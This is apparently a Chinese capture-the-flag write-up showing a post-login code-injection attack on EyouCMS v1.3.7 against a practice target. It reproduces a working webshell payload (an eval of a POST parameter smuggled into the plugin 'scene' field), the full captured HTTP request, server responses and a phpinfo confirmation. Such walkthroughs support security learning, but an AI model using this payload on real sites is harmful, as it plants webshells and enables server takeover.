
登入后台



系统更新:	检测到新版本v1.4.1[点击查看]	当前版本:	v1.3.7
程序名称:	易优Cms-演示站	版权所有:	盗版必究
更新日志:	查看	帮助中心:	查看


http://www.bmzclub.cn:20351/bmzadmin.php

查看源码，在title中发现网站版本



```
<!doctype html>
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
<!-- Apple devices fullscreen -->
<meta name="apple-mobile-web-app-capable" content="yes">
<!-- Apple devices fullscreen -->
<meta name="apple-mobile-web-app-status-bar-style" content="black-translucent">
<link rel="shortcut icon" type="image/x-icon" href="/favicon.ico" media="screen"/>
<title>易优Cms-演示站-易优CMS企业网站管理系统v1.3.7</title>
<script type="text/javascript">
    var eyou_basefile = "/bmzadmin.php";
    var module_name = "admin";
    var SITEURL = window.location.host + eyou_basefile + "/" + module_name;
    var GetUploadify_url = "/bmzadmin.php?m=admin&c=Uploadify&a=upload";
    var __root_dir__ = "";
    var __lang__ = "cn";
</script>
```

不是什么最新的版本，直接搜索引擎找相关漏洞



易优CMS企业网站管理系统v1.3.7 漏洞

About 5,710 results (0.74 seconds)

www.cnblogs.com › jinqi520 ▾ Translate this page

易优cms后台RCE以及任意文件上传漏洞- 京亟QAQ - 博客园

Jul 31, 2019 — ... 的企业内容管理系统，专注企业建站用户需求提供海量各行业模板，降低中小企业网站 ... 易优cms v1.3.7后台插件模块存在代码执行漏洞。 ... 访问内容管理模块，任意选择一个产品进行编辑，再图片集处可以上传图片，选择 ...

www.shuzhiduo.com › ... ▾ Translate this page

易优cms后台RCE以及任意文件上传漏洞

Jul 31, 2019 — 易优cms v1.3.7后台插件模块存在代码执行漏洞。 ... 0x00 环境准备JTBC(CMS) 官网:http://www.jtbc.cn 网站源码版本:JTBC_CMS_PHP(3.0) 企业版程序源码 ... 漏洞说明: JEECMS是国内Java版开源网站内容管理系统(java cms.jsp ...

www.zhihuifly.com › topic ▾ Translate this page

Eyoucms 1.3.9 上传漏洞- 零组文库- 知汇社区

Jul 21, 2020 — Eyoucms 1.3.9 上传漏洞一、漏洞简介EyouCms是基于TP5.0框架为核心开发的免费+开源的企业内容 ... 易优cms v1.3.7后台插件模块存在代码执 ...

www.bbsmax.com › ... ▾ Translate this page

易优cms后台RCE以及任意文件上传漏洞 - BBSMAX

Jul 31, 2019 — 易优cms v1.3.7后台插件模块存在代码执行漏洞。 ... 0x00 环境准备JTBC(CMS) 官网:http://www.jtbc.cn 网站源码版本:JTBC_CMS_PHP(3.0) 企业版程序源码 ... 漏洞说明: JEECMS是国内Java版开源网站内容管理系统(java cms.jsp ...

my.oschina.net › blog ▾ Translate this page

易优cms后台RCE以及任意文件上传漏洞- osc_sgztt2v6的个人 ...

Jul 31, 2019 — 易优cms v1.3.7后台插件模块存在代码执行漏洞。 ... EyouCms是基于TP5.0框架为核心开发的免费+开源的企业内容管理系统，专注企业建站用户需求提供海量各行业模板，降低中小企业网站建设、网络营销成本，致力于打造用户 ...


blog.csdn.net › article › details ▾ Translate this page

易优cms后台RCE以及任意文件上传漏洞_weixin_30415113的 ...

直接参考：https://www.cnblogs.com/jinqi520/p/11274699.html

利用`Weapp.php`文件中的`create()`方法接收了请求中的参数，过滤后直接存入php配置文件中，但是由于过滤不严，导致可以直接写入代码进去并执行。

首先点击 功能开关 然后点击 开启 插件应用




功能开关

插件应用	[✓ 开启] 关闭	[上传管理]
多语言	[✓ 开启] 关闭	[多语言设置] [标签调用]
会员中心	[✓ 开启] 关闭	[用户列表] [功能配置] [标签调用]
支付功能	[✓ 开启] 关闭	[充值列表] [接口配置]
商城中心	开启 [✓ 关闭]	

http://www.bmzclub.cn:20351/bmzadmin.php

□ Post data □ Referer □ User Agent □ Cookies

然后点击 插件应用 ，点击 插件开发者




插件列表 (共0条记录)

名称	描述	标识	作者	版本	启用	操作	排序

没有符合条件的记录

创建插件，填写相关数据，抓包



* 插件标识 Mochu7
易优插件库中唯一的标识，首字母必须大写，只支持大小字母与数字。

* 插件名称 Mochu7

插件版本号 v1.0.0

CMS版本号 v1.3.7


* 开发者 Mochu7

* 应用场景 ●手机端+PC端 ○手机端 ○PC端
在哪种场景展现，不指定的场景调用插件无效。

* 插件描述 Mochu7

控制 `scene` 参数写入shell


```
&scene=bbb\',${eval($_POST[mochu7])},//
```



Target: http://www.bmzclub.cn:20351

```
POST /bmzadmin.php?m=admin&c=Weapp&a=create&lang=cn HTTP/1.1
Host: www.bmzclub.cn:20351
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
Origin: http://www.bmzclub.cn:20351
Connection: close
Referer: http://www.bmzclub.cn:20351/bmzadmin.php?m=admin&c=Weapp&a=create&lang=cn
Cookie:
Hm_lvt_d7a3b863d5a302676afbe86b11339abd=1609053950,1609076346,1609135959,1609213546;
Hm_lpvt_d7a3b863d5a302676afbe86b11339abd=1609263398;
PHPSESSID=a10956cff7c3dd9b5ca885f85eb79bca; admin_lang=cn; home_lang=cn;
```


```
HTTP/1.1 200 OK
Date: Tue, 29 Dec 2020 17:41:06 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.3.24
Set-Cookie: admin_lang=cn; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2723
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```



```
PHPSESSID=a10956cf77c3dd9b5ca685185eb79bca; admin_lang=cn; home_lang=cn;
workspaceParam=index%7CWeapp;
ENV_GOBACK_URL=%2Fbmzadmin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26la
ng%3Dcn;
ENV_LIST_URL=%2Fbmzadmin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3
Dcn; ENV_IS_UPHTML=0
Upgrade-Insecure-Requests: 1

code=Mochu7&name=mochu7&version=v1.0.0&min_version=v1.3.7&author=mochu7&scene=bbb\',${ev
al($_POST[mochu7])},//&description=mochu7
```

```
 http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <title>跳转提示</title>
  <style type="text/css">
    *{ padding: 0; margin: 0; }
    body{ background: #fff; font-family: '微软雅黑'; color: #CCC; font-size: 16px; }
    .system-message{ padding: 24px 48px; margin:auto; border: #CCC 3px solid; top:50%;
width:500px; border-radius:10px;
      -moz-border-radius:10px; /* Old Firefox */}
    .system-message h1{ font-size: 100px; font-weight: normal; line-height: 120px;
margin-bottom: 5px; }
    .system-message .jump{ padding-top: 10px; color: #999;}
    .system-message .success,.system-message .error{ line-height: 1.8em;  color: #999; font-size:
36px; font-family: '黑体'; }
    .system-message .detail{ font-size: 12px; line-height: 20px; margin-top: 12px; display:none}
  </style>
  <script type="text/javascript" src="/public/static/common/js/jquery.tools.min.js"></script>
  <script type="text/javascript">
    $(function(){
      var height2=$('.system-message').height();
```

`bmzadmin.php`成功写入shell



PHP Version 7.3.24


System	Linux ffe3c3a6a1ae 4.19.0-6.ucloud #1 SMP Wed Feb 12 08:20:34 UTC 2020 x86_64
Build Date	Nov 5 2020 21:42:50
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini

http://www.bmzclub.cn:20351/bmzadmin.php


☑ Post data □ Referer □ User Agent □ Cookies Clear All

mochu7=phpinfo();

